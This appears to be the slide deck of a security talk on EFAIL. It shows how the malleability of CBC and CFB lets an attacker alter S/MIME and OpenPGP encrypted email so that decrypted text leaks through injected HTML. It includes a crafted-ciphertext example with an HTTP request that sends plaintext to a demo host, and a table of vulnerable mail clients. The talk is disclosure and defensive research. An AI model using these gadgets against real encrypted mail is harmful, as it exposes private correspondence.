
Malleability of CBC




Malleability of CBC



Malleability of CBC



Malleability of CBC



Attacking S/MIME

Email Header

Content-type: application/pkcs7-mime; smime-type=enveloped-data

Email Body

Envelope
Recipient

No MAC

<base64>

Encrypted

AlgorithmIdentifier

Content-type: multipart/signed ... <encrypted>



Attacking S/MIME

PRACTICAL ATTACK AGAINST S/MIME

| | | | |
|------------------|-------------------|--------------|------------|
| Content-type: te | xt/html\nDear Sir | or Madam, th | meeting wi |
|------------------|-------------------|--------------|------------|

Original
Crafted

| | | | |
|------------------|-------|------------------|-----------------|
| ???????????????? | <base | ???????????????? | " href="http:"> |
|------------------|-------|------------------|-----------------|

| | | | |
|------------------|---|------------------|-------------------|
| ???????????????? | " | ???????????????? | " src="efail.de/" |
|------------------|---|------------------|-------------------|

| | | | |
|------------------|-------------------|------------------|------------------|
| Content-type: te | xt/html\nDear Sir | or Madam, the se | ecret meeting wi |
|------------------|-------------------|------------------|------------------|

| | | |
|-----|--|----|
| ??? | Dear%20Sir%20or%20Madam%2C%20the%20secret%20meeting%20wi | "> |
|-----|--|----|

GET /...Dear%20Sir%20or%20Madam%2C%20the%20secret%20meeting%20wi... HTTP/1.1
Host: efail.de


Changing

Duplicating

Reordering

Practical attack against S/MIME

ATTACKER MODEL







OpenPGP

Attacking OpenPGP

DIFFERENCES TO S/MIME

- OpenPGP uses a variation of CFB-Mode
- **OpenPGP defines primitives for integrity protection**
- **Plaintext compression is enabled by default**





Attacking OpenPGP

DEFEATING INTEGRITY PROTECTION

| Client | Plugin (up to version) | MDC Stripped | MDC Incorrect | SEIP -> SE |
|------------------|------------------------|--------------|---------------|------------|
| Outlook 2007 | GPG4WIN 3.0.0 | | | |
| Outlook 2013 | GPG4WIN | | | |
| Outlook 2016 | GPG4WIN | | | |
| Thunderbird | Enigmail 1.9.9 | | | |
| Apple Mail (OSX) | GPGTools 2018.01 | | | |

| | | |
|--------------|---------------|------------|
| MDC stripped | MDC incorrect | SEIP -> SE |
|--------------|---------------|------------|

| | |
|------------|----------------|
| Vulnerable | Not Vulnerable |
|------------|----------------|

Attacking OpenPGP

RFC 4880 ON MODIFICATION DETECTION CODES

return the data to the attacker. An implementation MUST treat an MDC failure as a security problem, not merely a data problem.

In either case, the implementation MAY allow the user access to the erroneous data, but MUST warn the user as to potential security problems should that data be returned to the sender.

OpenPGP

COMPRESSION (DEFLATE)

- Challenge: create chosen **compressed** plaintext
- We present a solution for this in the paper
- In a nutshell:
 - Our shortest exploit needs **11 bytes of known plaintext**
 - The first **4 bytes** are known header data
 - Remaining **7 bytes** have to be guessed





OpenPGP

GUESSING BYTES IN COMPRESSION

PGP-encrypted Facebook password recovery

- 211 guesses to break every email

PGP-encrypted Enron dataset

- 500 guesses to break 41% of the emails

Multiple guesses per email possible

- Up to 1.000 MIME parts per email



Facebook

Hi [REDACTED],

We received a request to reset your Facebook password.

[Click here to change your password.](#)

Alternatively, you can enter the following password reset code:

828292

Didn't request this change?

If you didn't request a new password, [let us know.](#)

[Change Password](#)

| OS | Client | S/MIME | PGP | | |
|---------|----------------|--------|------|------|----|
| | | | -MDC | +MDC | SE |
| Windows | Outlook 2007 | ∠ | ∠ | ∠ | ✓ |
| | Outlook 2010 | ∠ | ✓ | ✓ | ✓ |
| | Outlook 2013 | ⊥ | ✓ | ✓ | ✓ |
| | Outlook 2016 | ⊥ | ✓ | ✓ | ✓ |
| | Win. 10 Mail | ∠ | – | – | – |
| | Win. Live Mail | ∠ | – | – | – |
| | The Bat! | ⊥ | ✓ | ✓ | ✓ |
| | Postbox | ∠ | ∠ | ∠ | ∠ |
| | eM Client | ∠ | ✓ | ∠ | ✓ |
| | IBM Notes | ∠ | – | – | – |
| Linux | Thunderbird | ∠ | ∠ | ∠ | ∠ |
| | Evolution | ∠ | ✓ | ✓ | ✓ |
| | Trojitá | ∠ | ✓ | ✓ | ✓ |
| | KMail | ⊥ | ✓ | ✓ | ✓ |
| | Claws | ✓ | ✓ | ✓ | ✓ |
| | Mutt | ✓ | ✓ | ✓ | ✓ |
| | | | | | |
| macOS | Apple Mail | ∠ | ∠ | ∠ | ∠ |
| | MailMate | ∠ | ✓ | ✓ | ✓ |
| | Airmail | ∠ | ∠ | ∠ | ∠ |
| iOS | Mail App | ∠ | – | – | – |
| | Canary Mail | – | ✓ | ✓ | ✓ |

| OS | Client | S/MIME | PGP | | |
|---------|-----------------|--------|------|------|----|
| | | | -MDC | +MDC | SE |
| Android | K-9 Mail | – | ✓ | ✓ | ✓ |
| | R2Mail2 | ∠ | ✓ | ∠ | ✓ |
| | MailDroid | ∠ | ✓ | ∠ | ✓ |
| | Nine | ∠ | – | – | – |
| | | | | | |
| Webmail | United Internet | – | ✓ | ✓ | ✓ |
| | Mailbox.org | – | ✓ | ✓ | ✓ |
| | ProtonMail | – | ✓ | ✓ | ✓ |
| | Mailfence | – | ✓ | ✓ | ✓ |
| | GMail | ∠ | – | – | – |
| Webapp | Roundcube | – | ✓ | ✓ | ∠ |
| | Horde IMP | ⊥ | ✓ | ∠ | ∠ |
| | AfterLogic | – | ✓ | ✓ | ✓ |
| | Rainloop | – | ✓ | ✓ | ✓ |
| | Mailpile | – | ✓ | ✓ | ✓ |

- ∠ Exfiltration channel (no user interaction)
- ⊥ Exfiltration channel (user interaction required)
- ✓ No exfiltration channel
- encryption scheme not supported

Impact on the standards

CURRENT DRAFTS

S/MIME standard draft - *draft-ietf-lamps-rfc5751-bis-11*

- References EFAIL paper
- Recommends usage of authenticated encryption

OpenPGP standard draft - *draft-ietf-openpgp-rfc4880bis-05*

- Deprecates Symmetrically Encrypted (SE) data packets (due to downgrade attack)
- Proposes chunk size limits for AEAD protected data packets
- Implementations should not allow users to access modified plaintexts

Conclusions

- Introduced malleability gadgets
- Self-exfiltrating plaintexts
- Evaluation of backchannels

- Crypto standards need to evolve
 - Current S/MIME is broken
 - OpenPGP needs clarification

- Secure HTML email is challenging

Thank you!
Questions?



<https://www.efail.de/>